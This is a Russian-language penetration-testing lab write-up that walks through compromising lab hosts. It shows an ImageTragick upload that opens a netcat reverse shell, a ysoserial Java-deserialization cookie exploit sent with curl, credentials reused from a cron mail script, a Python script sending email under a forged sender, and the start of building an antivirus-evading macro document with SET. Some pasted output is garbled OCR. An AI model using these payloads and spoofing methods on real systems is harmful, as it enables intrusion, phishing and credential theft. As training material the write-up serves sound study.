Снова загрузка картинок — но теперь не удается найти где эти картинки складываются (хотя папка /upload тоже через какое-то время обнаруживается утилитой dirb — но файлы в ней не доступны по исходным именам).

Попробуем уязвимость ImageMagick, которая получила название ImageTragick (детали здесь: <https://imagetragick.com/>).

Конструируем файл для загрузки:

```
push graphic-context 103
viewbox 0 0 640 480
image over 0,0,0,0 url("https://127.0.0.0/oops.jpg")|nc -e /bin/sh 172.16.0.2 1234 "rce!"|pop graphic-context
```

И включаем nc на порт 1234 на сервере SSH:

```
d.nash@tl9-ssh:~$ nc -nvlp 1234
listening on [any] 1234 ...
```

Заполняем форму, и загружаем файл oops.jpg с текстовым содержимым, показанным сверху:

```
d.nash@tl9-ssh:~$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [172.16.0.2] from (UNKNOWN) [172.16.0.3] 10603
whoami
www-data
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:59:32:95
          inet addr:172.16.0.3 Bcast:172.16.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe59:3295/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:44579727 errors:0 dropped:0 overruns:0 frame:0
            TX packets:57834545 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
          RX bytes:5727722131 (5.3 GiB) TX bytes:72330247070 (67.3 GiB)
Browse... 00:00:00:00:00:00
```

Бот и коннект! В корневой папке (cd /) видим token.txt:

```
drwxr-xr-x 16 root root 4096 May 18 13:04 lib
drwxr-xr-x  2 root root 4096 May  5 11:09 lib64
drwx-----  2 root root 16384 Aug 18 2013 lost+found
drwxr-xr-x  3 root root 4096 Aug 18 2013 media
drwxr-xr-x  2 root root 4096 May  5 11:09 mnt
drwx-----  5 root root 4096 May 18 16:43 opt
dr-xr-xr-x 378 root root 0 May 30 11:54 proc
drwx-----  5 root root 4096 May 19 15:12 root
drwxr-xr-x 16 root root 620 May 30 11:54 run
drwxr-xr-x  2 root root 12288 May 18 13:03 sbin
drwxr-xr-x  2 root root 4096 Aug 18 2013 srv
dr-xr-xr-x 13 root root 0 May 30 13:16 sys
drwxrwxrwt  7 root root 421888 Jun 20 04:32 tmp
-rw-r--r--  1 root root 9 May 19 14:48 token.txt
drwxr-xr-x 10 root root 4096 Aug 18 2013 usr
drwxr-xr-x 12 root root 4096 Apr 21 00:24 var
lrwxrwxrwx  1 root root 27 May 18 13:06 vmlinuz -> boot/vmlinuz-3.16.0-4-amd64
lrwxrwxrwx  1 root root 26 Aug 18 2013 vmlinuz.old -> boot/vmlinuz-3.2.0-4-amd64
```


## ОТКРЫВАЕМ PORTAL

Попробуем изучить сервер portal — начнем со сканирования портов.

```
d.nash@tl9-ssh:~$ nmap 192.168.1.2 -n -sV
Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-20 04:41 MSK
Nmap scan report for 192.168.1.2
Host is up (0.077s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u2 (protocol 2.0)
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.62 seconds
d.nash@tl9-ssh:~$
```

Обнаружился порт 8080, зайдя на который мы, собственно, и увидим портал:




You can provide your login/password pair

Login:	<input type="text"/>
Password:	<input type="password"/>
<input type="button" value="Submit Query"/>	

Пробуем разные пароли из тех, что были найдены ранее. Подходит, например, логин `t.smith` с его паролем. Пароли можно было переиспользовать уже два раза — на `terminal2` и здесь.

Получаем страницу отпусков, и новые учетные данные:



## **Planned vacations 2016**

- Anton Petrov - from 2016-06-01 till 2016-06-18
  - Brian Muncy - from 2016-06-05 till 2016-06-20
  - Wayne Dennis - from 2016-07-10 till 2016-07-18
  - Thomas Smith - from 2016-08-01 till 2016-08-08
  - Robert Lampman - from 2016-09-15 till 2016-10-15
  - David Rector - from 2016-10-02 till 2016-10-14

Пробуем зайти или подобрать пароль к логину a.petrov, безуспешно.

Затем обращаем внимание на куки:

Cookies							Search within Cookies	
Cookies		Filter		Default (Accept cookies)				
Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security	
JSESSIONID	4AFAEA9C162BA6E0077D9ACE6246344C9	192.168.1.242	B	/	Session	HttpOnly		
userInfo	"r00ABXNyABNoZWhxb3dvcmxkLlVzZXJjbmZvAAAAAAAAAAECAJMAAV0b2tlbnQAEkxqYXZhL2xhbmcvU3RyaW5nOwACHVzZXJuYWl1cQBAAFA4chQAIADzImNTk3YzFkZGf1NDY3ZjdiZtjU00ThhYW0yXjQxDk5dAAHdC5zbWl0aA=="	192.168.1.2186	B	/	Session			

Выглядит как base64, расшифруем:

```
root@Kali:~/labs/Lab9/portal# echo "r00ABXNyABNoZwxsB3dvcmxkLlVzZXXJbMzAAAAAAAAAECAAJMAAVb2t1bnQAEkxqYXZhL2xhbmcvU3RyaW5n0wACHVzZXJuYW1lcQB+AAF4cHQAIIDzmnTk3YzFkZGF1NDY3ZjdjZjU00ThhYWQxYjQx0Dk5dAAHdC5zbwl0aA==" | base64 --decode > /root/helloworld.UserInfo
root@Kali:~/labs/Lab9/portal# ./tokent -java.lang.String;usernameeq~pt 6f597c1ddab467f7bf5498aad1b4189tt smith
root@Kali:~/labs/Lab9/portal#
```

Это Java объект, в котором хранится имя пользователя и хеш его пароля в виде md5. Пробуем «подсунуть» имя a.petrov – не срабатывает.

Раз объект приезжает на клиент и затем восстанавливается на сервере, попробуем копнуть в этом направлении.


Во время восстановления объекта из строки base64 в бинарный формат, и затем в память (десериализации), есть возможность выполнения произвольного кода: <http://frohoff.github.io/appseccali-marshalling-pickles/>. Такая уязвимость была, например, в Jenkins. Для эксплуатации пробуем использовать утилиту ysoserial: <https://github.com/frohoff/ysoserial/releases>.

После прочтения инструкции становится понятно, что есть возможность выполнить произвольную команду на сервере используя утилиту – она генерирует Java-объект, который потом во время десериализации вызовет нужный нам код (а именно reverse shell, в нашем случае).

Пишем небольшую команду для удобной отправки содежимого, генерируемого ysoserial в виде base64-куки на bash:

```
curl -b 'userInfo="$(java -jar ysoserial-0.0.4-all.jar Commons-Collections1 'nc -e /bin/sh 172.16.0.2 1235' | base64 | tr -d '\n')"'" 'http://192.168.1.2:8080/index.jsp'
```

Возникает ошибка при выполнении:



```
height: 1px; background-color: #525D76; border: none;}</style> </head><body><h1>HTTP Status 500 - java.lang.annotation.IncompleteAnnotationException: java.lang.Override missing element entrySet</h1><div class="line"></div><p><b>type</b> Exception report</p><p><b>message</b> <u>java.lang.annotation.IncompleteAnnotationException: java.lang.Override missing element entrySet</u></p><p><b>description</b> <u>The server encountered an internal error that prevented it from fulfilling this request.</u></p><p><b>exception</b></p><pre>org.apache.jasper.JasperException: java.lang.annotation.IncompleteAnnotationException: java.lang.Override missing element entrySet<br>        org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:549)<br>        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:40)<br>        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:396)<br>        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:340)<br>        javax.servlet.http.HttpServlet.service(HttpServlet.java:725)<br>        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)</pre><p><b>root cause</b></p><pre>java.lang.annotation.IncompleteAnnotationException: java.lang.Override missing element entrySet<br>        sun.reflect.annotation.AnnotationInvocationHandler.invoke(AnnotationInvocationHandler.java:81)<br>        com.sun.proxy.$Proxy3.entrySet(Unknown Source)
```

Находим эту же проблему прямо на гитхабе разработчика в разделе Issues: <https://github.com/frohoff/ysoserial/issues/17>.

Она уже исправлена в репозитории, но еще не собрана. Клонируем новую версию с github, устанавливаем maven, и собираем ее локально:

```
apt-get install maven
```

```
git clone https://github.com/frohoff/ysoserial.git
```

```
mvn compile package
```

Получаем нужный нам файл!

```
root@kali2:/opt/ysoserial/target# ls -la
total 43648
drwxr-xr-x 9 root root 4096 Jun 19 22:19 .
drwxr-xr-x 5 root root 4096 Jun 19 22:18 ..
drwxr-xr-x 2 root root 4096 Jun 19 22:19 archive-tmp
drwxr-xr-x 3 root root 4096 Jun 19 22:18 classes
drwxr-xr-x 2 root root 4096 Jun 19 22:19 maven-archiver
drwxr-xr-x 3 root root 4096 Jun 19 22:18 maven-status
drwxr-xr-x 2 root root 4096 Jun 19 22:19 surefire
drwxr-xr-x 2 root root 4096 Jun 19 22:19 surefire-reports
drwxr-xr-x 3 root root 4096 Jun 19 22:19 test-classes
-rw-r--r-- 1 root root 44556894 Jun 19 22:19 ysoserial-0.0.5-SNAPSHOT-all.jar
-rw-r--r-- 1 root root 95675 Jun 19 22:19 ysoserial-0.0.5-SNAPSHOT.jar
root@kali2:/opt/ysoserial/target#
```


Обновляем команду на новый payload Commons-Collections5:

```
curl -b 'userInfo=$(java -jar ysoserial-0.0.5-SNAPSHOT-all.jar CommonsCollections5 'nc -e /bin/sh 172.16.0.2 1235' | base64 | tr -d '\n')'"' 'http://192.168.1.2:8080/index.jsp'
```

На сервере ssh как обычно запускаем netcat, который слушает на порту 1235, запускаем на выполнение, и:

```
d.nash@tl9-ssh:~$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [172.16.0.2] from (UNKNOWN) [192.168.1.2] 33173
whoami
tomcat8
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:f6:59:5e
          inet addr:192.168.1.2  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe59:5e/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:3646252 errors:0 dropped:0 overruns:0 frame:0
            TX packets:2657327 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:434765130 (414.6 MiB)  TX bytes:486607274 (464.0 MiB)
CSS  Script  Cookies  Domains  Network  Help  Logout  Security
          RX bytes:434765130 (414.6 MiB)  TX bytes:486607274 (464.0 MiB)
```

Долгожданный шелл. Находим token.txt в корневой папке:



The screenshot shows a browser interface with a 'Cookies' tab selected. A single cookie entry is visible:

Name	Domain	Raw	Size	Path	Expires	HttpOnly	Security
token.txt	192.168.1.2	100	1.243 B	/	Never	HttpOnly	Secure

The cookie value is a long string of characters: `vmmlinuz_AAAAAAECAAJMAAV0b2t1bnQAEkxqYXZHL2xhbmcvU3Ryaw5h00wACHV2ZXJUYW1lZ0E=`

И еще один токен поддался!

Поизучав немного портал, находим кое-что интересное в crontab:

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6   * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6   * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6   1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
## ZONE and TIME
*/10 * * * * root    ntpdate 192.168.100.1
*/10 * * * * root    cat /usr/share/zoneinfo/Europe/Moscow > /etc/localtime
#lab
*/2 * * * * root    /usr/bin/python /opt/check_mail.py
```

Скрипт проверки почты! Посмотрим что в нем...

```
cat /opt/check_mail.py
#!/usr/bin/python

import poplib

username='b.muncy@cybear32c.lab'
password='[REDACTED]'
host='172.16.0.1'
port='110'

mail=poplib.POP3(host,port)

mail.user(username)
mail.pass_(password)

numMessages=len(mail.list()[1])
print numMessages


mail.quit()
```

Имя и пароль b.muncy в почту! Вот мы и подобрались вплотную к заданию mail.

## ROUNDCUBE MAIL


В лаборатории используется сервер Roundcube, в котором было много уязвимостей, но в данной версии все известные уже исправлены.

Попробуем с другой стороны. Заходим в почту с паролем от b.muncy:



Почтовый ящик пустой. Но так как на портале был робот, автоматически проверяющий почту, попробуем отослать сообщения другим аккаунтам, которые мы уже узнали.


Один из них – r.diaz – отвечает на письма! Пробуем отправить ему что-то еще.



И получаем ответ:



Вдоволь пообщавшись с ботом становится понятно, что нужно применять social engineering. Пробуем отсылать боту разные файлы — PDF, Word-документы, и так далее. И вот, на одну из таких отправок бот реагирует!



Если отправить в аттачменте Word-документ, он выдает токен, и сообщение о том, что такого рода файлы можно открывать только когда они приходят от r.lampman-a. Попробуем это сделать!

## TERMINAL

На сервере terminal закрыт порт 3389 для rdp, а в оставшихся нет ничего интересного. Где как не там запрятался r.diaz, и открывает Word-документы!

Я сделал предположение, что на сервере terminal установлен Microsoft Security Essentials, как это было и на сервере terminal2, и локально установил Windows с таким же антивирусом, чтобы потестировать на месте прежде чем отправлять документ.

Атака, в данном случае, получается многоступенчатая. Чтобы получить сессию на terminal, нам нужно:

- научиться отправлять письма r.diaz-у от r.lampman (его пароля к почте у нас нет),
- сформировать документ с reverse shell payload,
- обойти антивирус Microsoft Security Essentials,
- включить listener на своем компьютере на порту 443 (только 80 и 443 открыты изнутри сети).

---

## ОТПРАВКА ПИСЕМ

Попробуем написать скрипт, который будет автоматически отправлять письма r.diaz-у от имени r.lampman с использованием пароля b.muncy.

Для этого будем подставлять нужный адрес в поле FROM:

```
import smtplib
import email
from email import encoders
import os
from email.MIMEMultipart import MIMEMultipart
from email.Utils import COMMASPACE
from email.MIMEBase import MIMEBase
from email.parser import Parser
from email.MIMEImage import MIMEImage
from email.MIMEText import MIMEText
from email.MIMEAudio import MIMEAudio
import mimetypes

smtp_host = '127.0.0.1'
smtp_port = 587
server = smtplib.SMTP()
server.connect(smtp_host,smtp_port)
server.ehlo()
server.starttls()
server.login('b.muncy', ' ')
msg = email.MIMEMultipart.MIMEMultipart()
msg['From'] = 'r.lampman@cybear32c.lab';
msg['To'] = 'r.diaz@cybear32c.lab';
msg['Subject'] = 'Test';
msg.attach(MIMEText('Email Test', 'plain'))

filename = 'supermegadoc2.docm';
f = open(filename,'rb')

part = MIMEBase('application', 'vnd.openxmlformats-officedocument.wordprocessingml.document')
part.set_payload(f.read())

part.add_header('Content-Disposition', 'attachment; filename=%s' % os.path.basename(filename))
encoders.encode_base64(part)
msg.attach(part)
f.close()

server.sendmail('b.muncy@cybear32c.lab', 'r.diaz@cybear32c.lab', msg.as_string())
```

Здесь важно несколько вещей:

- заменить значение поле FROM на нужное,
- подставить правильный MIME-тип, чтобы было понятно что отправляется именно Word-документ
- не забыть закодировать документ в base64, чтобы он не испортился при передаче,
- пробросить порт 587 с 172.16.0.1 на локальную машину:

```
d.nash@tl9-ssh:~$  
ssh> -L 587:172.16.0.1:587  
Forwarding port.  
  
d.nash@tl9-ssh:~$
```


#### ФОРМИРУЕМ PAYLOAD

Теперь нужно создать Word-документ, который не определяется антивирусами. После множества неудачных попыток (удобно

тестировать в своей среде перед настоящей атакой), получилось выработать рабочий вариант.

Не будем весь payload сохранять сразу в документ, а сделаем так, чтобы он скачивал его с нашего сервера. Для этого сделаем следующее:

## 1. Используем setoolkit для создания payload:



The screenshot shows the SET (Social-Engineer Toolkit) interface. At the top, there is a banner with the toolkit's name, version (7.1.2), codename ('Blue Steel'), social media links (@TrustedSec and @HackingDave), and homepage (<https://www.trustedsec.com>). Below the banner, a welcome message reads: "Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your SE needs." It also encourages joining the irc.freenode.net channel #setoolkit. A note states: "The Social-Engineer Toolkit is a product of TrustedSec." Below this, a link to the website "Visit: <https://www.trustedsec.com>" is provided. The main menu is displayed, listing options from 1 to 99. Option 1 is "Social-Engineering Attacks", option 9 is "Powershell Attack Vectors", and option 1 under the Powershell section is "Powershell Alphanumeric Shellcode Injector". The prompt "Select from the menu:" is visible at the bottom of the menu list. The command "set>" is shown at the bottom left of the terminal window.

```
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]          Version: 7.1.2      [---]
[---]          Codename: 'Blue Steel'      [---]
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave      [---]
[---]      Homepage: https://www.trustedsec.com      [---]
Threads: 0/0 Mailbox is empty >>>
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com


Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

Выбираем опцию 1 (Social-Engineering Attacks), затем 9 (Powershell Attack Vectors) и затем 1 (Powershell Alphanumeric Shellcode Injector):



The screenshot shows the selection of a Powershell attack vector. The user enters "9" to select the "Powershell Attack Vectors" module. A detailed description of the module is provided, mentioning its availability on Windows Vista and above, and its use of PowerShell for deployment. The user then selects option 1, "Powershell Alphanumeric Shellcode Injector". The terminal shows the command "set> 9", the module description, the selection of "Powershell Alphanumeric Shellcode Injector", and the resulting output of the bypass generation process. The output includes messages about prepending the payload, generating x86-based powershell injection code, and finishing the bypass. It also asks if the user wants to start the listener now. The command 